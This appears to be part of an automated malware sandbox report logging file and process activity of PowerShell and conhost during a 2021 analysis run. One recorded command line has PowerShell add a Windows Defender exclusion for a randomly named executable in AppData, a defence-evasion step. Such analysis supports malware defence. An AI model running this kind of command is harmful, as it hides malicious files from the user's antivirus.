C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC75705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DC81F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21316	success or wait	1	6DC8203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.ps1	unknown	492	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.ps1	unknown	774	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.ps1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.ps1	unknown	289	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.ps1	unknown	289	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CAE1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	637	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.ps1	unknown	534	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppBackgroundTask\appbackgroundtask.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppBackgroundTask\appbackgroundtask.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppLocker\applocker.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppLocker\applocker.ps1	unknown	990	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppLocker\applocker.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppLocker\applocker.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppLocker\applocker.ps1	unknown	990	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.AppClient\appvcclient.ps1	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\1b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CAE1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	success or wait	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	637	end of file	2	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	4096	success or wait	16	6CAE1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.ps1	unknown	128	end of file	2	6CAE1B4F	ReadFile

Analysis Process: conhost.exe PID: 6196 Parent PID: 6188

General

Start time:	18:01:01
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6208 Parent PID: 3560

General

Start time:	18:01:01
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -Ex clusionPath 'C:\Users\user\AppData\Roaming\zFVxYeAVOjnwuB.exe'
Imagebase:	0x9a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CA45B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CA45B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mw4rjusx.4te.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ou42d2p.ttg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.wXuZe1kL..20210504180105.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mw4rjusx.4te.ps1	success or wait	1	6CAE6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ou42d2p.ttg.psm1	success or wait	1	6CAE6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mw4rjusx.4te.ps1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ou42d2p.ttg.psm1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.wXuZe1kL..20210504180105.txt	unknown	3	ef bb bf	...	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210504\PowerShell_transcript.414408.wXuZe1kL..20210504180105.txt	unknown	684	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 34 31 38 30 31 33 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 31 34 34 30 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	*****.Windows PowerShell transcript start..Start time: 20210504180133..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	success or wait	44	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0d 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6e 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet.ps1.....Uninstall-Module.....Unmo.....fimo.....Install-Module.....New-scripFileInfo.....Publish-Module.....Install-Sc	success or wait	2	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 00 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utilit yLM icrosoft.PowerShell.Utility. psd1m.....Remove- Variable.....Convert- String.....Trace- Command.....Sort- Object.....Register- ObjectEvent.....Get- Runspace.....Format- Table.....Wait- Debugger.....Get- Runspac	success or wait	2	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2242	2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6e 69 63 79 08 00 00 00 13 00 00 00 4e 65 77 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 13 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 50 6f 6c 69 63 79 08 00 00 00 1c 00 00 00 47 65 74 2d 41 70 70 4c 6f 63 6b 65 72 46 69 6c 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 00 00 00 00 79 48 e2 38 ca 9f d5 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 64 31 17 00 00 00 08 00 00 00 44 65 73 63 72 69 62 65 02 00 00 00 11 00 00 00 47 65 74 2d 54 65 73 74 44 72 69 76 65 49 74 65 6d 02 00 00 00 0b 00 00 00 4e 65 77 2d 46 69 78	- AppLockerPolicy.....New- AppLockerPolicy.....Get- AppLockerPolicy.....Get- AppLocke rFileInformation.....yH.8.. .I...C:\Program Files (x86)\W indowsPowerShell\Modules\Pester r3.4.0\Pester.psd1.....De scribe.....Get- TestDriveItem.....New- Fix	success or wait	2	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....!...C:\Windows\system32\WindowsPowerShellv1.0\Modules\Defender\DefinitionModule\DefenderDef	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 85 14 00 00 18 00 00 00 e9 0d 67 05 82 08 71 08 51 08 00 00 00 00 89 02 3b 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....g...q.Q.....;.....@.....	success or wait	1	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 50 00 00 00 0e 00 20 00	H.....<@.^..L.."My..:P..... .	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6DF676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e.....T.>@..>@...@.H 80 00 04 0e 80 00 05 .@X.@. 0e 80 00 06 0e 80 00 [. @. NT @. HT @.. S @.. S @.. 07 0e 80 00 08 0e 80 hT @.. S 00 09 0c 80 00 54 01 @.. S @.. S @.. \. @.. T @.. 40 00 f9 3e 40 01 cb @X @.. ? X @.. 00 40 00 56 01 40 00 .T @.. S @.. S @.. T @.. T @.. x 48 01 40 00 58 01 40 T @.. zT @.. T 00 5b 01 40 00 4e 54 @.=M@.DM@:@M@."M@. 40 01 48 54 40 01 f4 M@.!M@.;M...D...D..@M.. 53 40 01 8b 53 40 01 < M..\$M....@ 8M..?M 68 54 40 01 91 53 40 ...;@.BM...D..mE..EM...q... 01 fa 53 40 01 82 53 q..S...%...n..4&. 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 00 01 e0 44 00 01 e5 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 16 3b 40 01 38 4d 00 01 3f 4d 00 01 1b 3b 40 01 42 4d 00 01 ed 44 00 01 6d 45 00 01 45 4d 00 01 dc 71 00 01 dd 71 00 01 f8 53 00 01 98 25 00 01 ba 6e 00 01 34 26 00	success or wait	11	6DF676FC	WriteFile	

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\!a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\!f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
